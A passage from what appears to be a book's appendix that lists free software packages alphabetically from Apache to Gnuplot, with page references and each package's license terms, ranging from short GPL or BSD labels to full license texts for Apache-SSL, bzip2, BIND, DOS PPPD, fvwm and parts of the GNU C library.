3. All advertising materials mentioning features or use of this software must display the following acknowledgment: "This product includes software developed by the Apache Group for use in the Apache HTTP server project (http://www.apache.org/)."

4. The names "Apache Server" and "Apache Group" must not be used to endorse or promote products derived from this software without prior written permission. For written permission, please contact apache@apache.org.

5. Products derived from this software may not be called "Apache" nor may "Apache" appear in their names without prior written permission of the Apache Group.

6. Redistributions of any form whatsoever must retain the following acknowledgment: "This product includes software developed by the Apache Group for use in the Apache HTTP server project (http://www.apache.org/)."

THIS SOFTWARE IS PROVIDED BY THE APACHE GROUP ‘‘AS IS’’ AND ANY EXPRESSED OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE APACHE GROUP

OR ITS CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

This software consists of voluntary contributions made by many individuals on behalf of the Apache Group and was originally based on public domain software written at the National Center for Supercomputing Applications, University of Illinois, Urbana-Champaign. For more information on the Apache Group and the Apache HTTP server project, please see <*http://www.apache.org/*>.

Apache-SSL, 2175

Copyright (c) 1995 Ben Laurie. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgment: "This product includes software developed by Ben Laurie for use in the Apache-SSL HTTP server project."

4. The name "Apache-SSL Server" must not be used to endorse or promote products derived from this software without prior written permission. For written permission, please contact apache@apache.org.

5. Products derived from this software may not be called "Apache" nor may "Apache" appear in their names without prior written permission of the Apache Group.

6. Redistributions of any form whatsoever must retain the following acknowledgment:

"This product includes software developed by Ben Laurie for use in the Apache-SSL HTTP server project."

THIS SOFTWARE IS PROVIDED BY BEN LAURIE ‘‘AS IS’’ AND ANY EXPRESSED OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL BEN LAURIE OR HIS CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

ApsFilter, 946

Copyright by Andreas Klemm <andreas@apsfilter.org>
Copyright 1993-2001

You are permitted to use the apsfilter package in the terms of the GNU General Public License.

"Postcard License".

If you use apsfilter for business or home purposes, then please send me a postcard. This product is otherwise free of charge.

You can get my address automaticall by writing to this e-mail address:

request-snailmail@klemm.gtn.com

APT, 276

GNU GPL

Aptitude, 282

GNU GPL

At, 421

GNU GPL

Aumix, 3813

GNU GPL

Autofs, 718

GNU GPL

Balsa, 1616

GNU GPL

Barcode, 3979

GNU GPL

Bash, 598

GNU GPL

BAT2EXE, 4116

public domain

Bgfax, 4113

Use the software at your own risk. No warranty is expressed nor implied. B.J. Guillot is not responsible for any damages that may result from direct or indirect use of the BGFAX product or its companion programs.

Stay tuned to the web site for details on the upcoming BGFAX Open Source Project announcement.

http://www.blkbox.com/~bgfax/

BIND, 1316

Copyright (c) 1993-1999 by Internet Software Consortium.

Permission to use, copy, modify, and distribute this software for any purpose with or without fee is hereby granted, provided that the above copyright notice and this permission notice appear in all copies.

```
Internet Software Consortium
950 Charter Street
Redwood City, CA 94063
Tel: 1-888-868-1001
Fax: 1-650-779-7055
Email: licensing@isc.org
```

DNSSAFE LICENSE TERMS

This BIND software includes the DNSsafe software from RSA Data Security, Inc., which is copyrighted software that can only be distributed under the terms of this license agreement.

The DNSsafe software cannot be used or distributed separately from the BIND software. You only have the right to use it or distribute it as a bundled, integrated product.

The DNSsafe software can ONLY be used to provide authentication for resource records in the Domain Name System, as specified in RFC 2065 and successors. You cannot modify the BIND software to use the DNSsafe software for other purposes, or to make its cryptographic functions available to end-users for other uses.

If you modify the DNSsafe software itself, you cannot modify its documented API, and you must grant RSA Data Security the right to use, modify, and distribute your modifications, including the right to use any patents or other intellectual property that your modifications depend upon.

You must not remove, alter, or destroy any of RSA's copyright notices or license information. When distributing the software to the Federal Government, it must be licensed to them as "commercial computer software" protected under 48 CFR 12.212 of the FAR, or 48 CFR 227.7202.1 of the DFARS.

You must not violate United States export control laws by distributing the DNSsafe software or information about it, when such distribution is prohibited by law.

THE DNSSAFE SOFTWARE IS PROVIDED "AS IS" WITHOUT ANY WARRANTY WHATSOEVER. RSA HAS NO OBLIGATION TO SUPPORT, CORRECT, UPDATE OR MAINTAIN THE RSA SOFTWARE. RSA DISCLAIMS ALL WARRANTIES, EXPRESS, IMPLIED OR STATUTORY, AS TO ANY MATTER WHATSOEVER, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT OF THIRD PARTY RIGHTS.

If you desire to use DNSsafe in ways that these terms do not permit, please contact RSA Data Security, Inc., 100 Marine Parkway, Redwood City, California 94065, USA, to discuss alternate licensing arrangements.

BladeEnc, 4613

LGPL

BMV, 966

GNU GPL

Boa, 1733

GNU GPL

Bobcat, 4115

GNU GPL

BREXX, 4116

THE SOFTWARE REFERENCED IS MADE AVAILABLE AS - IS. THE AUTHOR MAKES NO WARRANTY ABOUT THE SOFTWARE AND ITS CONFORMITY TO ANY APPLICATION. THE AUTHOR IS NOT RESPONSIBLE FOR ANY DAMAGE, LOSS OF DATA, OR LOSS OF MONEY CAUSED BY THIS PROGRAM.

Brltty, 4291

GNU GPL

BSD line printing spool system, 926

UCB BSD

BSD utils, 441, 513

UCB BSD

Bywater BASIC, 3544

GNU GPL

Bzip2, 797

This program, "bzip2" and associated library "libbzip2", are copyright (C) 1996-2000 Julian R Seward. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. The origin of this software must not be misrepresented; you must not claim that you wrote the original software. If you use this software in a product, an acknowledgment in the product documentation would be appreciated but is not required.

3. Altered source versions must be plainly marked as such, and must not be misrepresented as being the original software.

4. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Caitoo, 4561

GPL

catdoc, 3873, 4599

GPL

Catdvi, 993

GNU GPL

Cdcd, 3803

GNU GPL

Cdda2wav, 4613

GPL

Cdparanoia, 4613, 3809

GNU GPL

cdr, 4614

GPL

Cdrdao, 3847, 733

GNU GPL

Cdrecord, 3854, 731

GNU GPL

CFengine, 2104

GNU GPL

Chat, 1409

dominio pubblico

Checkbot, 2841

This module is free software; you can redistribute it and/or modify it under the same terms as Perl itself.

chrootuid, 2054

Copyright 2001 by Wietse Venema. All rights reserved. Some individual files may be covered by other copyrights.

This material was originally written and compiled by Wietse Venema at Eindhoven University of Technology, The Netherlands, in 1990, 1991, 1992, 1993, 1994 and 1995.

Later versions are maintained by Wietse Venema at IBM T.J. Watson Research, Hawthorne, USA, in 2001.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that this entire copyright notice is duplicated in all such copies.

This software is provided "as is" and without any expressed or implied warranties, including, without limitation, the implied warranties of merchantibility and fitness for any particular purpose.

Cmos, 4114

public domain

Cobol2c, 4631

GPL

col, 831

UCB BSD

colcrt, 831

UCB BSD

colrm, 830

UCB BSD

column, 830

UCB BSD

Comring, 4114

GNU GPL

Crynwr packet driver collection, 4114, 2208

GNU GPL

Cups, 1005

GNU GPL

Dac2mp3, 4614

GPL

dbf2pg, 3871

Copyright (c) by Maarten Boekhold (M.Boekhold@et.tudelft.nl)

Use this piece of software as you want, modify it to suit your needs, but please leave my name in place ok? :)

I do not accept any responsibility for possible damage you get as result of using this program.

dbview, 3870

GNU GPL

DC, 4114

public domain (no license at all, and no sources)

Dcd, 3801

GNU GPL

Debian adduser, 550

GNU GPL

Deity, 278

GNU GPL

DHCP ISC, 1512

Copyright (c) 1995, 1996, 1997, 1998, 1999
The Internet Software Consortium. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. Neither the name of The Internet Software Consortium nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE INTERNET SOFTWARE CONSORTIUM AND CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE INTERNET SOFTWARE CONSORTIUM OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

This software has been written for the Internet Software Consortium by Ted Lemon <mellon@fugue.com> in cooperation with Vixie Enterprises. To learn more about the Internet Software Consortium, see ‘‘http://www.vix.com/isc’’. To learn more about Vixie Enterprises, see ‘‘http://www.vix.com’’.

DHCPcd, 1515

GNU GPL

Dialog, 671

GNU GPL

Dig, 1330

Copyright (c) 1996-2001 by Internet Software Consortium.

Permission to use, copy, modify, and distribute this software for any purpose with or without fee is hereby granted, provided that the above copyright notice and this permission notice appear in all copies.

THE SOFTWARE IS PROVIDED "AS IS" AND INTERNET SOFTWARE CONSORTIUM DISCLAIMS ALL WARRANTIES WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL INTERNET SOFTWARE CONSORTIUM BE LIABLE FOR ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

DLH, 3128

GNU GPL

DOSEMU, 3876

GNU GPL

DosFax, 4113

public domain

Dosfsck, 696

GNU GPL

DosLynx, 2215

DosLynx is copyrighted by the University of Kansas and is free for instructional and research educational use. Non-educational use will be licensed at a later date.

DOS PPP, 2225

The TERMIN.COM and PKTSTAT.COM programs are copyrighted by Russell Nelson and are released under the GNU public license. I provided it only as a convenience for users. You can download it from many places.

COMTOOL.COM and COMTOOL.DOC are copyright by K.H. Weiss. They are freely distributable for non commercial use. Again, I provide these files only as a convenience for users.

The CHAT source code is in the public domain, so CHAT.EXE and CHAT0.EXE are in the public domain too.

The PPP code on which my work is based holds the following copyright:

```
***********************************************************************
* Copyright (c) 1989 Carnegie Mellon University.                      *
* All rights reserved.                                                *
*                                                                     *
* Redistribution and use in source and binary forms are permitted     *
* provided that the above copyright notice and this paragraph are     *
* duplicated in all such forms and that any documentation,            *
* advertising materials, and other materials related to such          *
* distribution and use acknowledge that the software was developed    *
* by Carnegie Mellon University.  The name of the                     *
* University may not be used to endorse or promote products derived   *
* from this software without specific prior written permission.      *
* THIS SOFTWARE IS PROVIDED ‘‘AS IS’’ AND WITHOUT ANY EXPRESS OR      *
* IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED      *
* WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE. *
***********************************************************************
```

I release the package under the following conditions:

> All products mentioned in this documentation which are patented, copyrighted or are trademarks are the property of their respective owners.
>
> The various source modules written from scratch for DOS support, the README.TXT, SAMPLES.TXT, DOSPPPD.FAQ, CHANGELO.TXT and VJCSTAT.EXE files are Copyright (c) 1997 by Antonio Lopez Molero. All applicable rights reserved.
>
> DOS PPPD can be freely distributed for NON COMMERCIAL use, provided you include this copyright notice in all the copies or derivative works. You can charge money for the process of copying/transferring the files, but not for the software itself. You can’t include DOS PPPD as part of a commercial package without prior writen permission from the author.
>
> DOS PPPD IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, either expressed or implied, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose. The entire risk as to the quality and performance of the product is with the user. This documentation explicitly states that DOS PPPD will not work properly in some circumstances; the user assumes the cost of all necessary servicing, repair or correction.
>
> In no event will Antonio Lopez Molero be liable for damages, including any general, special, incidental or consequential damages arising out of the use of, or inability to use, DOS PPPD (including but not limited to loss of data or data being rendered inaccurate or losses sustained by the user or third parties or a

failure of the product to operate with any other programs), even if the author has been advised of the possibility of such damages.

You may use DOS PPPD only if you have read, understood and accepted all of the above conditions.

Please contact me to report bugs or errors in the document (even minor ones). If you are an application developer or packet driver programmer and have constructive suggestions for improving the performance of DOS PPPD I'd be glad to hear from you.

Although I have a real job, donations will be greatly appreciated if you feel the need to make them ;-) If you are going to use DOS PPPD in a bussines environment, then a donation is strongly encouraged, if only for ethic purposes. Please contact me for details.

DOS PPPD, 4114

mixed licenses

DPkg, 257

GNU GPL

DPkg-www, 289

GNU GPL

DSelect, 266

GNU GPL

dvi2fax, 1000

dominio pubblico

dviconcat, 1000

?

dvicopy, 998

GNU GPL

dvidvi, 999

GNU GPL

Dvilj, 996

GNU GPL

Dvipdfm, 992

GNU GPL

Dvips, 988

GNU GPL

dvired, 1000

GNU GPL

dviselect, 998

Copyright (c) 1987, 1989 University of Maryland Department of Computer Science. All rights reserved. Permission to copy for any purpose is hereby granted so long as this copyright notice remains intact.

E2fsprogs, 693, 695, 148, 689

GNU GPL

Efax, 1443

GNU GPL

Electric Eyes, 1149

GNU GPL, usando librerie GNU LGPL

Elvis $\geq$ 2.1, 872

software non libero: licenza Artistic

Elvis < 2.0, 872

Elvis is freely redistributable, in either source form or executable form. There are no restrictions on how you may use it.

emTeX, 4116

LPPL but some files have different conditions

Enscript, 954

GNU GPL

Ethereal, 2091

GNU GPL

Exim, 1659

GNU GPL

Explore2fs, 4451

GPL

ext2resize, 4446

GPL

ext2 tools, 4451

GPL

Fetchmail, 1625

GNU GPL

File, 764

Copyright (c) Ian F. Darwin 1986, 1987, 1989, 1990, 1991, 1992, 1994, 1995.
Software written by Ian F. Darwin and others;
maintained 1994-1999 Christos Zoulas.

This software is not subject to any export provision of the United States Department of Commerce, and may be exported to any country or planet.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice immediately at the beginning of the file, without modification, this list of conditions, and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgement:
This product includes software developed by Ian F. Darwin and others.

4. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ''AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Finger, 1524

UCB BSD

Fips, 136, 4113

GNU GPL

FreeAmp, 3834

GNU GPL

FreeDOS, 4113

GNU GPL

FreeGEM, 4113

GNU GPL

freeWAIS, 1841

Copyright (c) MCNC, Clearinghouse for Networked Information Discovery and Retrieval, 1993.

Permission to use, copy, modify, distribute, and sell this software and its documentation, in whole or in part, for any purpose is hereby granted without fee, provided that

1. The above copyright notice and this permission notice appear in all copies of the software and related documentation. Notices of copyright and/or attribution which appear at the beginning of any file included in this distribution must remain intact.

2. Users of this software agree to make their best efforts (a) to return to MCNC any improvements or extensions that they make, so that these may be included in future releases; and (b) to inform MCNC/CNIDR of noteworthy uses of this software.

3. The names of MCNC and Clearinghouse for Networked Information Discovery and Retrieval may not be used in any advertising or publicity relating to the software without the specific, prior written permission of MCNC/CNIDR.

THE SOFTWARE IS PROVIDED "AS-IS" AND WITHOUT WARRANTY OF ANY KIND, EXPRESS, IMPLIED OR OTHERWISE, INCLUDING WITHOUT LIMITATION, ANY WARRANTY OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE.

IN NO EVENT SHALL MCNC/CNIDR BE LIABLE FOR ANY SPECIAL, INCIDENTAL, INDIRECT OR CONSEQUENTIAL DAMAGES OF ANY KIND, OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER OR NOT ADVISED OF THE POSSIBILITY OF DAMAGE, AND ON ANY THEORY OF LIABILITY, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

FSDEXT2, 4451

GPL

Fvwm 1, 1088

Copyright 1988 by Evans & Sutherland Computer Corporation, Salt Lake City, Utah

Portions Copyright 1989 by the Massachusetts Institute of Technology
Cambridge, Massachusetts

All Rights Reserved

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the names of Evans & Sutherland and M.I.T. not be used in advertising in publicity pertaining to distribution of the software without specific, written prior permission.

EVANS & SUTHERLAND AND M.I.T. DISCLAIM ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL EVANS & SUTHERLAND OR M.I.T. BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Fvwm 2, 1089

In addition to the copyright details included below, the software in the modules/FvwmRearrange has been rereleased under the GNU Public License. The GNU Public License can be found as /usr/share/common-licenses/GPL on Debian systems.

The extras/FvwmPipe has the following copyright statement:

FvwmPipe v0.1 Copyright 1996 Matthias Ettrich (ettrich@informatik.uni-tuebingen.de) Permission is granted to distribute this software freely for any purpose as long as the copyright and this copyright notice remain intact.

COPYING file included in the distribution:

Permission is granted to distribute all software within this distribution freely as long as the individual copyrights, copyright notices and associated disclaimers remain intact in the sources and the supporting documentation.

The name of the Copyright Holders may not be used to endorse or promote products derived from this software without specific prior written permission.

THIS PACKAGE IS PROVIDED "AS IS" AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED

WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

In addition - with the exception of the following directories and all files within:

```
modules/FvwmRearrange
extras/FvwmPipe
modules/FvwmAnimate
modules/FvwmAudio
modules/FvwmEvents
```

- permission is granted to use this software for any purpose, as long as the individual copyrights, copyright notices and associated disclaimers remain intact in the sources and the supporting documentation. The following pieces of software are exempt from this statement.

The modules modules/FvwmAnimate, modules/FvwmAudio and modules/FvwmEvents are subject to the GNU public license (see below).

The copyrights of the fvwm main module are:

fvwm is copyright 1988 by Evans and Sutherland Computer Corporation, Salt Lake City, Utah, and 1989 by the Massachusetts Institute of Technology, Cambridge, Massachusetts, All rights reserved. It is also copyright 1993 and 1994 by Robert Nation.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the names of Evans & Sutherland and M.I.T. not be used in advertising in publicity pertaining to distribution of the software without specific, written prior permission.

ROBERT NATION, CHARLES HINES, EVANS & SUTHERLAND, AND M.I.T. DISCLAIM ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL EVANS & SUTHERLAND OR M.I.T. BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

Fvwm95, 1092

fvwm95 is derived from fvwm2, which is derived from fvwm, which is derived from twm. This means that many people hold copyrights to various portions of the code. The license on fvwm is essentially BSD-ish (see below) - however, the modifications to fvwm2 to make it into fvwm95 are GPLed by the upstream authors. What this all works out to is GPL plus a small advertising clause consisting of several other parties disclaiming all liability.

Basically, this software comes with NO WARRANTY, including any implied warranties of merchantibility or fitness for a purpose.

Since fvwm95 is derived from fvwm code it shares fvwm's copyrights.

fvwm is copyright 1988 by Evans and Sutherland Computer Corporation, Salt Lake City, Utah, and 1989 by the Massachusetts Institute of Technology, Cambridge, Massachusetts, All rights reserved. It is also copyright 1993 and 1994 by Robert Nation.

Permission to use, copy, modify, and distribute this software and its documentation for any purpose and without fee is hereby granted, provided that the above copyright notice

appear in all copies and that both that copyright notice and this permission notice appear in supporting documentation, and that the names of Evans & Sutherland and M.I.T. not be used in advertising in publicity pertaining to distribution of the software without specific, written prior permission.

ROBERT NATION, CHARLES HINES, EVANS & SUTHERLAND, AND M.I.T. DISCLAIM ALL WARRANTIES WITH REGARD TO THIS SOFTWARE, INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS, IN NO EVENT SHALL EVANS & SUTHERLAND OR M.I.T. BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTUOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

GAG, 4458

GPL

Gawk, 3592

GNU GPL

Gcd, 3805

GNU GPL

GCJ, 3410

GNU GPL

Gdm, 1094

GNU GPL

Geg, 3783

GNU GPL

General purpose mouse interface utility, 472

GNU GPL

Gettext, 3556

GNU GPL

Getty_ps, 484, 1428

Getty Kit, Version 2.0

Copyright (c) 1989,1990, Paul Sutcliffe Jr.

Permission is hereby granted to copy, reproduce, redistribute, or otherwise use this software as long as: there is no monetary profit gained specifically from the use or reproduction or this software, it is not sold, rented, traded or otherwise marketed, and this copyright notice is included prominently in any copy made.

The author make no claims as to the fitness or correctness of this software for any use whatsoever, and it is provided as is. Any use of this software is at the user's own risk.

GGV, 971

GNU GPL

Ghostscript, 4116, 962

GNU GPL

Ghostview, 967

GNU GPL

Gimp, 4580, 1147

GNU GPL

Gnome, 1096

GNU GPL e GNU LGPL

GnomeICU, 1556

GNU GPL

Gnome APT, 287

GNU GPL

GNU Accounting Utilities, 560, 561, 562

GNU GPL

GNU BC, 3530

GNU GPL

GNU C library, 569, 446

The following applies to the GNU C Library Reference Manual (libc.info):

Additional Details (the following is taken from ‘info libc Contributors’ which also contains a list of credits):

---

* The random number generation functions ‘random’, ‘srandom’, ‘setstate’ and ‘initstate’, which are also the basis for the ‘rand’ and ‘srand’ functions, were written by Earl T. Cohen for the University of California at Berkeley and are copyrighted by the Regents of the University of California. They have undergone minor changes to fit into the GNU C library and to fit the ISO C standard, but the functional code is Berkeley’s.

---

* The Internet resolver code is taken directly from BIND 4.9.5, which is under both the Berkeley copyright above and also:

---

* The code to support Sun RPC is taken verbatim from Sun’s RPCSRC-4.0 distribution, and is covered by this copyright:

Sun RPC is a product of Sun Microsystems, Inc. and is provided for unrestricted use provided that this legend is included on all tape media and as a part of the software program in whole or part. Users may copy or modify Sun RPC without charge, but are not authorized to license or distribute it to anyone else except as part of a product or program developed by the user.

SUN RPC IS PROVIDED AS IS WITH NO WARRANTIES OF ANY KIND INCLUDING THE WARRANTIES OF DESIGN, MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE, OR ARISING FROM A COURSE OF DEALING, USAGE OR TRADE PRACTICE.

Sun RPC is provided with no support and without any obligation on the part of Sun Microsystems, Inc. to assist in its use, correction, modification or enhancement.

SUN MICROSYSTEMS, INC. SHALL HAVE NO LIABILITY WITH RESPECT TO THE INFRINGEMENT OF COPYRIGHTS, TRADE SECRETS OR ANY PATENTS BY SUN RPC OR ANY PART THEREOF.

In no event will Sun Microsystems, Inc. be liable for any lost revenue or profits or other special, indirect and consequential damages, even if Sun has been advised of the possibility of such damages.

Sun Microsystems, Inc.
2550 Garcia Avenue
Mountain View, California 94043

---

* Some of the support code for Mach is taken from Mach 3.0 by CMU, and is under the following copyright terms:

Mach Operating System

Permission to use, copy, modify and distribute this software and its documentation is hereby granted, provided that both the copyright notice and this permission notice appear in all copies of the software, derivative works or modified versions, and any portions thereof, and that both notices appear in supporting documentation.

CARNEGIE MELLON ALLOWS FREE USE OF THIS SOFTWARE IN ITS "AS IS" CONDITION. CARNEGIE MELLON DISCLAIMS ANY LIABILITY OF ANY KIND FOR ANY DAMAGES WHATSOEVER RESULTING FROM THE USE OF THIS SOFTWARE.

Carnegie Mellon requests users of this software to return to

Software Distribution Coordinator
School of Computer Science
Carnegie Mellon University
Pittsburgh PA 15213-3890

or <Software.Distribution@CS.CMU.EDU> any improvements or extensions that they make and grant Carnegie Mellon the rights to redistribute these changes.

GNU cpio, 790

GNU GPL

GNU diffutils, 847

GNU GPL

GNU file management utilities, 780, 781, 782, 785, 785, 705, 758, 816, 817, 758, 761, 706, 764, 767, 768, 771, 774, 777

GNU GPL

GNU findutils, 813, 804

GNU GPL

GNU GRUB, 4458

GPL

GNU M4, 3622

GNU GPL

GNU Midnight Commander, 905, 896

GNU GPL

GNU parted, 4446

GPL

GNU Patch, 855

GNU GPL

GNU Sharutils, 1630

GNU GPL

GNU shell programming utilities, 865, 867, 868, 868, 869, 869, 2053, 2054, 426, 444, 444, 528, 528, 427, 461, 759, 759, 759, 760, 435, 861, 862, 862, 863, 863, 863

GNU GPL

GNU tar, 792

GNU GPL

GNU text file processing utilities, 838, 838, 839, 840, 841, 842, 842, 845, 845, 845, 827, 828, 829, 825, 825, 825, 827, 832, 832, 833, 833, 835, 836, 837

GNU GPL

Gnumeric, 1170

GNU GPL

GnuPG, 2138

GNU GPL

Gnuplot, 3768

